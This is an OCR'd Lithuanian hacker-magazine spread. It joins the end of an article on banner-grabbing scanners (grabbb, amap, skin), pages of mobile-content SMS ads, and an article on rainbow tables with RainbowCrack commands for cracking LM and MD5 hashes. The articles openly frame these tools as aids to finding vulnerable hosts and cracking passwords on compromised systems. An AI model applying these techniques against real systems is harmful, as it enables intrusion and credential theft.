[Geografijos pabaiga] Štai ir viskas, ką aš šiame straipsnyje norėjau tau papasakoti. Aprašyti įrankiai skirti darbui UNIX sistemoje, nors kai kurie (*siphon*, *nmap*) yra perkelti ir į *Windows OS*. Jeigu tau to *maža*, tuomet parsisiųsk bet kokį pažangų saugumo skenerį, kuris turi visas reikiamas savybes (SSS, *Retina*, *Fluxay*, *Xspider* ir taip toliau). Ir dar — visus įrankius aš testavau *Mandrake Linux* 9.2 sistemoje su iš paketų įdiegta *libpcap* biblioteka. Kaip man atrodo, toje pačioje *FreeBSD 5.3* greitai priversti dirbti visas paminėtas programas nepavyks :). Visas programas reikia leisti *root* vardu, kadangi jos naudoja *raw* soketus, ICMP ir kitus dalykėlius, kurie neprieinami paprastiems vartotojams iki 18.

[Tinkliniai grobikai]

1. GRABBB

www.securityfocus.com/data/tools/grabbb-0.0.7.tar.gz

[Aprašymas] Tai iš tiesų uraganiškas antraščių grabber'is, kurį parašė kieti vaikinukai iš TESO ir kurį labai patogu naudoti skenuojant didelius potinklius.

[Naudojimas] Šis įrankis turi ne tiek jau daug opcijų:

–*x* — prisijungimų skaičius (pagal nutylėjimą 250)

–*a* — pradinis skenuojamas adresas (pateikiamas a.b.c.d pavidalu)

–*b* — galutinis skenuojamas adresas

–*m* — ne vienos eilutės režimas, kuriame iš serviso nuskaitoma ne tik pirma pasisveikinimo eilutė, bet visas pranešimas (kaip, pavyzdžiui, jau mano paminėtu *ftp* demono atveju)

–*s* — galutinė ataskaita pasibaigus skenavimui

Po paleidimo ir parametrų perdavimo reikia nurodyti, kokios būtent jungtys tave domina.

[Ypatybės] Šį įrankį labai patogu naudoti tiek iš viso veikiančių tinklo mazgų paieškai, tiek ir pažeidžiamiems servisams, kuriuos galima eksploatuoti, rasti. Beje, daugelis būtent taip ir daro: ieško viešų *ftp*, *telnetd*, *smtp* servisams skirtų eksploitų, foniniame režime paleidžia grabber'į, kurį užsiundo ant kokio nors tinklo. Kai potinklio šukavimas baigtas, įsilaužėlis pateiktoje ataskaitoje ieško mašinos su įdiegtu pažeidžiamu demonu ir tokią mašiną be kokių nors ypatingų pastangų tiesiog nulaužia.

tikrink srautą!

[Išvados] TESO kuria puikius produktus, o daugybė hakerių su šiuo grabber'iu skenuoja didelius tinklus, taip ieškodami tik pažeidžiamų mašinų. Be abejo, jie niekšai, bet ką padarysi.

2. AMAP

www.thc.org/download.php?t=r&f=amap-5.2.tar.gz

[Aprašymas] Tai labai patogus ir profesionaliai sukurtas įrankis, kurį į pasaulį paleido vokiečių hakeriai THC. Jis be įprastinio servisų antraščių gavimo moka labai daug.

[Naudojimas] *Amap* paleidžiamas taip:
$ amap [modes] [options] host ports

Jungtis reikia nurodyti per tarpą. Tuojau mes pakalbėsime ir apie režimus bei opcijas. Štai pačios skaniausios opcijos ir parametrai:

–*A* — įjungia režimą, kuriame nustatomas per nurodytą jungtį veikiantis servisas (baneriai nėra registruojami)

–*B* — tiesiog gauti banerius ir išvesti juos į ekraną

–*P* — *amap* pavirsta paprasčiausiu jungčių skeneriu, kuris nustato serviso būseną (baneriai ir servisai nėra nustatomi)

–*i* — nuskaityti duomenis apie mašiną iš *nmap* suformuotos ataskaitos (savaime suprantama, tam prieš tai reikia nuskenuoti mašiną su *nmap'u*)

–*d* — visas užklausas rašyti į bylą

Amap taip pat moka dirbti su IPV6 adresais (vėliavėlė –*6*), siųsti užklausas konkrečiu protokolu (–*p*), tikrinti UDP jungtis (–*j*) ir taip toliau.

[Ypatybės] Atvirai šnekant, ši programa nėra jau tokia universali, kaip atrodo iš pirmo žvilgsnio. Juk prieš naudojimą reikia žinoti, kokios jungtys atidarytos, o kokios — ne. Nors, kita vertus, jeigu tave domina tik tam tikri servisai, gali šį įrankį drąsiai įtraukti į savo arsenalą. Pavyzdžiui, kam tau reikalingas *ftp* baneris, jeigu tavo kišenėje puikuojasi *MySQL* (3306 jungtis) eksploitas? Būtent apie tai aš ir kalbu :).

[Išvados] Tai perspektyvus ir aktualus įrankis, kuriuo naudojasi daug žmonių. Kodėl gi ir tau neprisijungus prie slaptos jų bendruomenės? :)

3. Skin

http://skin.sourceforge.net

[Aprašymas] *Skin* — tai labai greitas jungčių skeneris, kuris neblogai moka nustatinėti servisus.

[Naudojimas] Skeneris paleidžiamas labai paprastai:
$ skin [options] hostname

Pagrindinės įrankio opcijos:

–*sT* įprastinis TCP skenavimas

–*sS* naudojama SYN vėliavėlė, susijungimas neužmezgamas (kaip *nmap'e*)

–*sV* registruojamos servisų antraštės

Taip pat galima nuskenuoti kokį nors tinklo mazgą, o po to, perskaičius loge užfiksuotus duomenis, patikrinti banerius.

[Ypatybės] Šis skeneris sukurtas naudojant modulinę architektūrą ir prie jo labai lengva pridėti naujus įskiepius, tuo pačiu praplečiant jo funkcionalumą.

[Išvados] Šiaip tai šis projektas atrodo šiek tiek užmestas, tačiau naudoti šį skenerį galima jeigu tau reikia kažko greito ir lengvo ir nėra laiko kompiliuoti gremėzdiškus projektus.

MOBILI DOZĖ

GARSAI

Ėjimas plonu ledu ir ...		GYVAS 64711
Vyro niūniavimas		GYVAS 69011
Kosulys		GYVAS 73311
✓ Aplodismentai	NAUJAS!	GYVAS 41311
Wow!		GYVAS 87711
Indėnų dainavimas		GYVAS 74511
Formulės bolidas		GYVAS 60011
Maišomos kortos		GYVAS 65311
Arklių lenktynių pradžia		GYVAS 67611

Jei nori daugiau, siųsk DAUGIAU numeriu 1679. Kaina 3 litai.

1. Rašyk žinutę: GYVAS 64711.
2. Siųsk numeriu 1679.
3. Spausk nuorodą ir atsisiųsk garsą.
Telefone turi būti WAP ir GPRS funkcijos.

JAVA ŽAIDIMAI


JAVA 39311
Ninja Attack


JAVA 41711
Moon Buggy


JAVA 42511
PTK Racer

1. Rašyk žinutę JAVA 39311 ir siųsk ją numeriu 1679.
2. Spausk nuorodą ir atsisiųsk žaidimą.
Telefone turi buti WAP ir GPRS funkcijos.
Kaina 7 litai.

Tinka: Motorola T720. Nokia 3410, 3510i, 3520, 3530, 3560, 3595, 8910, 8910i, 3200, 3220, 3100, 3300, 5100, 5140, 6100, 6108, 6200, 6220, 6225, 6230, 6610, 6620, 6650, 6800, 6820, 7200, 7210, 7250, 7250i, 7600, 3620, 3650, 3660, 6230, 6260, 6600, 6630, 6800, 7650.


10 Lt
JAVA 43111
DragonSlayer Jr.

LOGOTIPAI

LOGO 192711	LOGO 199111	LOGO 210411
LOGO 229211	LOGO 231211	LOGO 245011
LOGO 246111	LOGO 269911	LOGO 272011
LOGO 273211	LOGO 275311	LOGO 276711


LOGO 2107111

1. Rašyk žinutę: LOGO 192711, nusiųsk draugui: LOGO 192711 68584xxx.
2. Siųsk numeriu 1654.
Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

ATVIRUKAI

CARD 2111	CARD 3211	CARD 3411
CARD 5811	CARD 8711	CARD 9911
CARD 10611	CARD 13811	CARD 16711


CARD 5211

1. Rašyk žinutę: CARD 2111.
2. Nusiųsk draugui: CARD 2111 68584xxx.
Siųsk numeriu 1654.
Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

Kokybės telefonas 860042751 nuo 12 iki 17.

NERANDI TAU PATINKANČIO TURINIO?

Rašyk žinutės laukelyje **DAUGIAU** ir siųsk trumpuoju numeriu 1679.
Netrukus gausi nuorodą, kurią aktyvavęs galėsi išsirinkti tau patinkančią pramogą!
Telefone turi būti WAP/GPRS nustatymai. Kaina 3 Lt

MELODIJOS

		POLY	MELO
1	Benny Benassi - Satisfaction	POLY 21011	MELO 132811
2	Juanes - Volverte A Ver	POLY 1045211	MELO 197411
3	Depeche Mode - A Pain I'm Used To	POLY 1044611	MELO 196711
	Pink Panther - Theme	POLY 8811	MELO 118711
	Flipsyde feat. Piper - Happy Birthday	POLY 1056711	MELO 201711
	Blue Lagoon - Now That We Found Love	POLY 1061311	MELO 202311
	Robbie Williams - Advertising Space	POLY 1039411	MELO 191111
✓	Deep Dish feat. Stevie Nicks - Dreams	POLY 1062311	MELO 203511 NAUJIENA!
	Vaiduoklių medžiotojai	POLY 60211	MELO 134511
	Mattafix - Big City Life	POLY 1057011	MELO 202011
	K. WEST ft. A. Levine - Heard 'em Say	POLY 1039311	MELO 191511
	Darude - Sandstorm	POLY 3911	MELO 26011
	Aha - Analogue (All I Want)	POLY 1062511	MELO 203711
	Axelf - Crazy Frog	POLY 1009811	MELO 164211

1. Rašyk žinutę: POLY 21011. Nusiųsk draugui: POLY 21011 68584xxx. 2. Siųsk numeriu 1679.
Jei nori daugiau, siųsk DAUGIAU numeriu 1679. Kaina 3 litai.
1. Rašyk žinutę: MELO 132811. Nusiųsk draugui: MELO 132811 68584xxx.
2. Siųsk numeriu 1654. Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.

FONAI

FONAS 3811	FONAS 14411	FONAS 28611	FONAS 29411	FONAS 38311
FONAS 40611	FONAS 49111	FONAS 54811	FONAS 57811	FONAS 61211
FONAS 69411	FONAS 74811	FONAS 126611	FONAS 128411	FONAS 158911
FONAS 237011	FONAS 237311	FONAS 1004911		

GAUK NEMOKAMĄ MELODIJĄ


FONAS 244011

1. Rašyk žinutę: FONAS 3811.
2. Siųsk numeriu 1679.
3. Spausk nuorodą ir atsisiųsk foną.
Telefone turi būti WAP ir GPRS funkcijos.
Jei nori daugiau, siųsk DAUGIAU numeriu 1679.
Kaina 3 litai.

PASLAUGOS TINKA:

LOGO, MELO, CARD: Nokia daugumai naujų modelių. SonyEricsson T300, T65, T68i, T610, T630; Siemens A52, M50, M55, MT50, ME45, A50, A55, C45, S45, S55. Tik MELO: Samsung R200s, R210s. Tik LOGO: Siemens C55. FONAS paslauga tinka visiems spalvotiems Nokia, Siemens, Sony Ericsson, Motorola ir Samsung telefonams. POLY paslauga tinka visiems polifoniniams Nokia, Siemens, Sony Ericsson telefono modeliams bei Motorola C350, C450, C550, V300, V500, V600, T720, T720i, Samsung C100, X100, N600, N620, R210s, E800, X610, P730, C200. Garsai: Nokia 3100, 3200, 3300, 6220, 6230, 6260, 7200, SIEMENS M65, SL65, S55, ST55, ST60, SonyEricsson T610, T630, T230, P800, SAMSUNG E100, E700, X100, MOTOROLA C550, V500, V750.

GPRS! Norėdami aktyvuoti GPRS, paskambinkite savo operatoriaus informacijos linija: Tele2 117, Bitė 1501, Omnitel 1566.

PILDYK ir MAŽYLIS netinka paslaugos: GARSAI, POLY, FONAI, JAVA.

Turinio tiekėjai: „Mobile Vision Europe NV/SA“, „Indiagames Ltd.“, „Kiloo ApS“, „Eurocom Cellular Communications“, „Zindell Technologies, Ltd“, „Lunagames International B.V“



Vaivorykštė lentelėse

„Rainbow tables" panaudojimas ypač greitam hešų nulaužimui

ŠIUOLAIKINĖSE AUTENTIFIKACIJOS SISTEMOSE ITIN SVARBIOS HEŠŲ FUNKCIJOS — SPECIALŪS ATVAIZDAI, KURIE PAGAL JIEMS PERDUOTĄ EILUTĘ GENERUOJA TAM TIKRĄ SIGNATŪRĄ, ANTSPAUDĄ, ARBA ŠIFRUOJA ŠIĄ EILUTĘ. MŪSŲ ŽURNALO PUSLAPIUOSE MES NE KARTĄ BUVOME SUSIDŪRĘ SU TOKIA PROBLEMA, KAI REIKĖJO ATLIKTI ATVIRKŠTINĘ OPERACIJĄ: PAGAL ŽINOMĄ HEŠO FUNKCIJOS REIKŠMĘ ATSTATYTI ORIGINALIĄ EILUTĘ. TOKIO TIPO UŽDUOTYS IŠKYLA GANA DAŽNAI. JEIGU NORI NULAUŽTOJE SISTEMOJE SUŽINOTI VARTOTOJO SLAPTAŽODĮ, PRISIJUNGTI PRIE SVETIMO VPN SERVERIO, TAI TAU TEKS NULAUŽTI GAUTĄ HEŠĄ. ŠIANDIEN MES PAŠNEKĖSIME APIE ŠIUOLAIKIŠKIAUSIĄ IR PROGRESYVIAUSIĄ ŠIOS PROBLEMOS SPRENDIMO BŪDĄ, KURIS LEIDŽIA PAGEIDAUJAMUS HEŠUS SUTVARKYTI KELIŲ VALANDŲ BĖGYJE (ARBA GREIČIAU).

[Pradžia] Daugelyje sistemų vartotojų slaptažodžiai nėra saugomi atviru pavidalu, čia sudėtos tik juos atitinkančios hešų funkcijų reikšmės. Susidaro situacija, kai net pati sistema nežino vartotojo slaptažodžio: ji turi tiktai antspaudą ir autentifikacijos metu sulygina vartotojo perduotos eilutės hešą su tuo, kas saugoma sistemos viduje. Taigi net jeigu įsilaužėliui pavyksta užgrobti vartotojų slaptažodžių hešus, paprastai jam nepavyksta šių reikšmių panaudoti savo nešvariuose darbeliuose.

Nelaimei, dabar daugelis projektų kenčia nuo, mano nuomone, ganėtinai keisto dalyko: jie patys suteikia sąsają autentifikacijai su hešu–slaptažodžiu, visą šį sumanymą paversdami tikru marazmu. Pavyzdžių toli ieškoti nereikia: jais gali būti krūva *web* forumų, kurie vartotojų sausainukuose (*cookies*) saugo užšifruotus jų slaptažodžius ir autentifikaciją atlieka pagal šias reikšmes.

Jeigu autentifikacija pagal hešą–slaptažodį negalima, įsilaužėlis susiduria su rimta problema: reikia kaip nors pagal žinomą hešą gauti pradinę slaptažodžio reikšmę–eilutę. O šią užduotį išspręsti galima ne vienu būdu: negalima atmesti situacijos, kuomet dvi skirtingas eilutes atitiks viena ir ta pati hešo funkcijos reikšmė. Būtent dėl šios priežasties teisinga manyti, kad hešo nulaužimas — tai kolizijos, o ne pradinės eilutės paieška. Juk jeigu eilutės „jkfdskhjvk" ir „Qkfdjkvfdhlbdfhbf" atitinka vieną hešo reikšmę, tuomet neįmanoma tiksliai nustatyti, kurią iš jų sugalvojo gudrusis vartotojas.


Kaip galima surasti koliziją? Pats paprasčiausias į galvą atėjęs variantas — bukas visų galimų reikšmių perrinkimas. Generuojama daugybė visų įmanomų eilučių–originalų reikšmių, imamas pirmas elementas, generuojamas jo hešas ir sulyginamas su turimu. Jeigu reikšmės sutaps, tai procesas bus užbaigtas ir kolizija surasta. Jeigu nesutampa — imamas kitas elementas.

Ir taip tol, kol nebus surasta kolizija arba nepasibaigs pretendentų aibė.
Deja, toks būdas negali užtikrinti gero našumo. Esmė tame, kad perrinkimo procesas trunka pakenčiamą laiko tarpą tik tuo atveju, jeigu variantų aibė nėra labai didelė. Visų galimų eilučių iki 10 simbolių perrinkimas — hakeriui nežemiška užduotis. Būtent dėl šios priežasties žmonės pradėjo ieškoti būdų, kaip optimizuoti kolizijų paieškos procesą. Ir ką gi tu manai, jie jį surado.

[Naujasis metodas] Viskas prasidėjo šiek tiek anksčiau, nei tu gali įsivaizduoti. Dar 1980 metais Martinas Helmanas pasiūlė kardinaliai naują požiūrį į hešų funkcijų kriptoanalizę: jis pasiūlė panaudoti iš anksto sudarytas ir atmintyje išsaugotas lenteles. Tačiau visiškai aišku, jog saugoti visų įmanomų raktų variantų hešus-reikšmes — absurdiška idėja. Negana to, kad tokios lentelės užims protą šiurpinantį terabaitų kiekį, tai paieška jose suris neįtikėtinai daug laiko.
Helmanas pasiūlė gana originalią koncepciją, kuri pagrįsta pradinės raktų aibės suskaidymu į poaibių rinkinius. Praktikoje tai daroma taip:


Tikėtinas paviršius, kuris leidžia susidaryti įspūdį apie tai, kaip reikia pasirinkti parametrus

1. Fiksuojama darbinė abėcėlė, t.y. nurodoma visų galimų raktų aibė Q.
2. Fiksuojamas aibės Q elementas q ir pagal jį apskaičiuojama hešo funkcijos reikšmė h.
3. Su tam tikra „apipjaustančia" funkcija R iš hešo generuojamas raktas, priklausantis aibei Q: $q=R(h)$.
Jeigu elementų skaičius grandinėje mažesnis už nurodytą, tai atliekamas perėjimas į 2-ąjį punktą.


Paviršius su kitais parametrais ir žiūrint kitu kampu primena kriokliuką :)

Toks iteracinis procesas atliekamas iki tol, kol mes nerasim t ilgio raktų grandinės. Visa ši seka į atmintį nėra saugoma, įrašomas tik pirmas ir paskutinis jos elementai. Tame ir slypi metodo esmė: jeigu, tarkim, grandinėje yra 1500 raktų, tai mes gerokai sutaupysim atminties, tuo pačiu sutaupydami tolimesnei kriptoanalizei reikalingo laiko. Žodžiu, pradinis šio metodo variantas verčiasi kaip „kompromisas tarp kriptoanalizei sugaištamų laiko sąnaudų ir atminties", todėl viskas logiška. Tačiau sugrįžkime prie metodo aprašymo.
Su aprašytu algoritmu generuojamas tam tikras grandinių, kurias galima patogiai pavaizduoti dvimačio masyvo pavidalu, kiekis arba lentelė su dviem stulpeliais, kur pirmame yra pradinis grandinėlės raktas, o antrame — galutinis. Po to, kai grandinės sugeneruotos, jau galima atlikti rakto paiešką. Tai ieškoma taip.
Iš pradžių nurodoma hešo funkcijos reikšmė, kuriai reikia gauti koliziją. Su apipjaustančia funkcija R nustatoma rakto K0 reikšmė, iš kurios pagal aprašytą algoritmą sudaroma paieškos grandinė, kurioje yra ne daugiau t elementų. Jeigu lentelėje yra ieš-

komas raktas, tai vienas iš sugeneruotų naujos grandinės elementų bus terminaliniu mūsų lentelės elementu. Toliau pagal žinomą pradinį elementą visiškai nesunku išvesti visą terminalinį elementą atitinkančią grandinę, įskaitant ir elementą, kuris betarpiškai eina prieš pradinę *K0* reikšmę, t.y. raktas, kurio mes ir ieškome. Tačiau tokia teigiama įvykių eiga galima tik tuo atveju, jeigu sugeneruotose lentelėse iš tiesų yra kolizija. Čia iškyla vienas prasmingas klausimas: kiek reikia sugeneruoti grandinių, kad jos padengtų visų įmanomų raktų aibę. Deja, vienareikšmiškai atsakyti į šį klausimą neįmanoma.

[Lipni bjaurastis] Esmė tame, kad negalima atmesti varianto, kuomet skirtingais raktais prasidedančios grandinės turės vienodus elementus ir po tam tikros pozicijos „sulips". Taip nutinka dėl apipjaustančios funkcijos natūros: juk ji didesnę aibę atvaizduoja į mažesnę. Suprantama, kad hešų aibėje įmanomų elementų žymiai daugiau, nei raktų aibėje. Dėl to kelis hešus atitinka tik vienas raktas. Jeigu tau nesiseka įsivaizduoti, tai atitinkamame paveikslėlyje galima pamatyti vaizdžią iliustraciją.

O aš kol kas pratęsiu pasakojimą apie grandinių kiekį. Šiaip jau norint užtikrinti pilną aibės *Q* padengimą, būtina sugeneruoti be galo didelę lentelę su grandinėmis. Esmė tame, kad grandinių sulipimo dažnis greitai didėja kartu su lentelių augimu. Todėl reikiamų sekų skaičius apibūdinamas reikiama tikimybe (aš ją pažymėsiu kaip P^*) to, kad laisvai pasirinktas raktas *q* iš aibės *Q* bus mūsų poaibių sistemoje, mūsų lentelėje. Būtent reikiama tikimybė P^* apibrėžia reikiamą lentelės su grandinėmis dydį. Atkreipk dėmesį, kad lentelės „dydį" aš suprantu kaip grandinių skaičių, tiek ir jų ilgį, kadangi abu šie parametrai turi įtakos sulipimo dažniui ir padengimo efektyvumui.

Helmano darbuose griežtai išvedama formulė, pagal kurią galima apskaičiuoti P^* kaip grandinių skaičiaus, jų ilgio ir aibės *Q* elementų kiekio funkciją. Tai pakankamai galinga išraiška, kuri mus menkai domina, nes mums labiau rūpi, ką ji parodo. Tiesą sakant, nieko kardinaliai naujo: augant lentelės gabaritams, tikimybė P^* praktiškai nustoja augti. Dėl to norint efektyviai panaudoti šį metodą, būtina sukurti keletą lentelių, kurios būtų sugeneruotos nepriklausomu būdu. Šiuo atveju bendra sėkmės tikimybė (*P*) išreiškiama taip: $P=1-(1-P^*)$ ^ l, kur l — lentelių skaičius. Šią formulę labai lengva gauti iš paprasčiausių samprotavimų: $(1-P^*)$ — tai tikimybė to, kad mes vienoje iš lentelių rakto nesurasime; $(1-P^*)$ ^ l — tikimybė, kad iš viso nerasim rakto nė vienoje iš l lentelių. Atitinkamai, atvirkštinio įvykio tikimybė yra $P=1-(1-P^*)$ ^ l.

Derėtų pastebėti, kad ši formulė teisinga tik tuo atveju, jeigu užtikrinta lentelių generavimo nepriklausomybė, t.y. kiekvienai lentelei pasirinkta nuosava ir unikali apipjaustanti funkcija *R*.

[Konkretūs dalykai] Manau, jog tai, ką aš tau papasakojau, bus pakankama, kad suprastumei praktiškesnius dalykus. Taigi susipažinkime su konkrečia programine įranga, išmokime su ja dirbti ir iš viso, išmėginkime tas lentelių vaivorykštes. Tiesą sakant, internete informacijos apie *rainbow tables* ne tiek ir daug: jeigu tu informacijos ieškosi *Googlėj*, ko gero, rasi tik vieną išsamią nuorodą — *www.antsight.com/zsl/rainbowcrack*. Tačiau drįstu tave patikinti, kad jos mums bus per akis! Tai projekto iškalbingu pavadinimu *RainbowCrack* svetainė, kurios pagrindinės vertybės slepiasi skyrelyje *Downloads*. Ten siūloma parsisiųsti programą, su kuria galima generuoti raktų grandines ir po to su jau sudarytomis lentelėmis laužti konkrečius hešus. Čia taip pat pateikiami ir programos išeities tekstai, todėl jeigu tik nori ir turi reikiamos patirties, gali susipažinti su konkrečia visų šių dalykų, apie kuriuos mes prieš tai kalbėjome, realizacija. O mes šiame straipsnyje tiesiog išmoksime naudotis šia programa, t.y. generuoti *rainbow* lenteles ir laužti hešus. Deja, man nepavyko programos sukompiliuoti *FreeBSD* sistemoje, todėl aš nusprendžiau visus eksperimentus atlikinėti su *Windows OS* — laimė, svetainėje iš karto pateikiama paruošta vykdoma byla, todėl kankintis su kompiliavimu nereikia. Paskutinė sistemos versija — 1.2, ji palaiko darbą su *LanManager*, *md5*, *sha1* hešais, taip pat leidžia vartotojui prie

Grandinių generavimas darbiniu režimu

Bylos su hešų funkcijų aprašymais vidus

Šis *Maple* skirtas skriptas padės tau paeksperimentuoti

programos lengvai primontuoti nuosavus algoritmus, kurių nėra pagrindiniame sąraše.
Iš svetainės parsisiuntęs archyvą, jame rasi keletą vykdomų bylų. Dabar mus labiausiai domina *rtgen* — būtent ši programa generuoja simbolių grandines. Paleidžiant programą, jai būtina nurodyti visus reikiamus parametrus:

```
rtgen lm alpha 1 7 0 2100 8000000 all
```

Čia *lm* — tai hešo funkcijos pavadinimas, *alpha* — tai rakte leistini naudoti simboliai, šiuo atveju tai tiesiog lotyniškos raidės (ABCDEFGHIJKLMNOPQRSTUVWXYZ). 1 ir 7 — tai minimalus ir maksimalus rakto ilgis, 0 — lentelės identifikatorius, 2100 — kiekvienos grandinės ilgis, o 8000000 — grandinių kiekis. Gana prasmingas klausimas: kodėl nurodyti būtent tokie, o ne kiti skaičiai? Mūsų atveju šiai konfigūracijai tokie nustatymai optimalūs, jie užtikrina priimtiną generavimo bei paieškos laiką ir užimamos atminties kiekį. Tokių optimalių skirtingoms konfigūracijoms skirtų reikšmių paieška — nepaprastas dalykėlis, tačiau mes su tavimi šio meno greitai išmoksim. Juo labiau, kad mes tam turime visas priemones.

[Parametrų analizė] Visų pirma reikia nustatyti, kokius parametrus mes galime patobulinti ir ką jie paveikia. Visiškai akivaizdu, jog vartotojo parametrai (sėkmės tikimybė, užimamos atminties kiekis ir paieškos laikas) priklauso nuo grandinių ilgio *t*, jų kiekio *m* ir naudojamų lentelių skaičiaus *l*. Mes žinome, kaip per šiuos parametrus išreiškiama tikimybė *P*, tačiau kol kas nieko nekalbėjome apie tai, kaip nuo jų priklauso paieškos laikas *T* ir lentelių apimtis *M*. Su lentelių apimtimi viskas paprasta, kiekviena grandinė aprašoma štai tokia struktūra:

```
struct RainbowChain {
  uint64 nIndexS;
  uint64 nIndexE;
};
```

Štai taip generuojama grandinė. Įrašomas tik pradinis ir galutinis raktai

Taigi bendra lentelės iš *m* grandinių apimtis yra *16*m*. Atitinkamai jeigu lentelė tik viena, ji užima *16*m*l* baitų.
Hešo paieškos laikas išreiškiamas taip: *t*t/(2*speed)*, kur *speed* — hešų suradimo greitis.
Dabar galima įvesti tam tikrus šių parametrų apribojimus, pavyzdžiui, kad *md5* hešo originalo paieškos laikas būtų ne didesnis nei 7000 sekundžių, o lentelės apimtis — ne didesnė nei 10 Gb. Teoriškai pagal šiuos duomenis galima sukurti sritį, kurioje tenkinami visi įvesti apribojimai. Praktikoje iškyla problema su skaitiniu tikimybinio paviršiaus apskaičiavimu.

[Hešų nulaužimo servisai] Internete yra keletas entuziastų, kurie teikia nemokamas greito hešų dešifravimo paslaugas. Šie vaikinai nepagailėjo sisteminio laiko, atminties ir disko vietos, kad galėtų suteikti galimybę greitai nulaužti populiarius hešus. Pavyzdžiui, svetainėje *md5 http://passcracking.com* galima per keletą valandų į gabalus sudraskyti *md5* hešą. Tiesa, po to, kai apie šį servisą buvo parašyta *slashdot* naujienose, pareiškimų skaičius, o tai reiškia, kad ir laukimo laikas, smarkiai išaugo.
Na, o jeigu tau reikia nulaužti LM HASH, keliauk į *http://sarcaprj.wayreth.eu.org*. 18750 lentelių megabaitai visą darbą padarys greitai ir kokybiškai. Per darbo laiką projekto šeimininkas prarado 1678875.57 sekundes sisteminio laiko ir padėjo išaiškinti 5445 hešus.
Esmė tame, kad hešo aptikimo vienoje lentelėje tikimybė išreiškiama kaip *1–P(1–m[i]/N)*, kur *P* yra *i*, kintantis nuo *1* iki *t*, t.y. grandinių ilgiai; *m[i]* — naujų elementų skaičius į grandinėje. *m[i]* skaičiai apskaičiuojami iteratyviai, kiekviena tolimesnė reikšmė priklauso nuo ankstesnės, o galutiniame rezultate visos jos priklauso nuo pradinės reikšmės. Pats supranti, jog tokios konstrukcijos apskaičiavimas ir jos perskaičiavimas pasikeitus pradinėms sąlygoms — labai darbui imli užduotis, prie kurios kompiuteris dirba iš tikrųjų ilgai. Apskaičiuoti, kaip priklausomai nuo grandinių kiekio, jų ilgio ir lentelių kiekio (net su dideliu žingsniu) keičiasi tikimybė — visa tai trunka daug laiko. O ir šiaip, sudaryti trijų kintamųjų funkcijos grafiką — narkoma-

niška užduotėlė. Dėl to, norint sudaryti tikimybės grafiką, reikia iš eilės fiksuoti vieną iš kintamųjų, pavyzdžiui, lentelių kiekį. Suprantama, šiuo atveju protingas kiekis svyruoja tarp trijų–penkių. Jeigu mes užfiksuotume šį parametrą, tai jau būtų galima sudaryti tikimybinį paviršių ir spręsti apie optimalius parametrus. Netoli nuo čia pateiktoje nuotraukoje pavaizduotas tokio paviršiaus pavyzdys, kurį aš sudariau su *Maple*. Ten aiškiai matomos dvi ašys — *Mb* ir *t*. *Mb* — tai lentelių dydis megabaitais, *t* — grandinių ilgis. Pats paviršius pavaizduoja, kaip priklausomai nuo šių parametrų keičiasi tikimybė. Skerspjūvio plokštumos tikimybė lygi 0.95. Atitinkamai, norint patenkinti šią sąlygą, reikia pasirinkti visus taškus, kurie yra virš skerspjūvio arba tiesiog ant paviršių susikirtimo linijos. Tuo pačiu tu gali rinktis, kuriam parametrui teikti pirmenybę — ar užimamai diske vietai, ar paieškos laikui. Čia dar derėtų paminėti faktą, jog paieškos laikas apskaičiuojamas remiantis tuo, kad visa einama lentelė yra kompiuterio atmintyje, t.y. priėjimo laikas, lyginant su hešo funkcijos apskaičiavimu, yra labai mažas. Tai reikia įvertinti, kadangi praktikoje viskas gali būti visiškai kitaip. Grįžtant prie parametrų, tikriausiai geriausia būtų rinktis aukso viduriuką — tą tašą, kur ir vieta, ir laikas naudojami santykinai mažai. Grafike ši vieta pažymėta kryžiuku.

[Panaudojam lenteles] Taigi mes išsiaiškinome, kaip lentelių generavimui pasirinkti atitinkamus parametrus. O ar taip lengva jas sugeneruoti? Be abejo, tai visiškai nelengva, kadangi tam vėl sugaištama daugybė laiko. Juk grandinei iš 2000 elementų sudaryti reikia tiek pat kartų apskaičiuoti funkcijos reikšmę. Praktikoje tai gali trukti paras, savaites ir net metus. Vieną kartą padarius šį darbą sugeneruotas lenteles bus galima naudingai realizuoti arba panaudoti savo paties reikmėms. Savaime suprantama, dėl nuosavų lentelių generavimo galvos galima ir nesukti, nes jas galima tiesiog nusipirkti už 500 dolerių.
Dabar aš papasakosiu, kaip panaudoti jau sugeneruotas lenteles. Visų pirma, siekiant padidinti paieškos greitį, jas reikia surūšiuoti su įrankiu *rtsort*, kuriam vietoje parametro reikia tiesiog perduoti bylos su lentele pavadinimą. Po to jau galima paleisti įrankį *rcrack*, kuris, tiesą sakant, ir lauš tavo hešą, ieškodamas jo iš anksto sugeneruotose lentelėse. *Rcrack* paleidžiamas štai taip:

```
rcrack *.rt –h 5d41402abc4b2a76b9719d911017c592
```

Vietoje **.rt* galima nurodyti konkrečius bylų su lentelėmis pavadinimus. Jeigu tau reikia nulaužti ištisą bylą su hešais, tiesiog po vėliavėlės *–l* nurodyk šios bylos pavadinimą.

[Pabaiga] Na štai, ko gero, tai viskas, apie ką aš tau norėjau šiandien papasakoti. Dabar tu bent jau tiksliai žinai, kaip veikia šios vaivorykštinės lentelės, kokia programinė įranga skirta joms sukurti, naudoti ir kaip su jomis laužti hešus. Juk vakar tu apie tai greičiausiai neturėjai nė žalio supratimo, tiesa? Taigi aš padariau ką galėjau. Jeigu tave sudomino ši tema, aplankyk mano nurodytas svetaines ir išstudijuok ten esančią medžiagą, kuri tau tikrai padės. *Dar reikia pasakyti, jog kai kuriuos svarstymus aš pateikiau truputį perdėtai, o iš tikrųjų pateiktas modelis šiek tiek skiriasi nuo to, kas naudojama pačiame RainbowCrack. Tačiau taip ir turėtų būti — tarp teorijos ir praktikos visada yra nedidelis tarpeklis.*

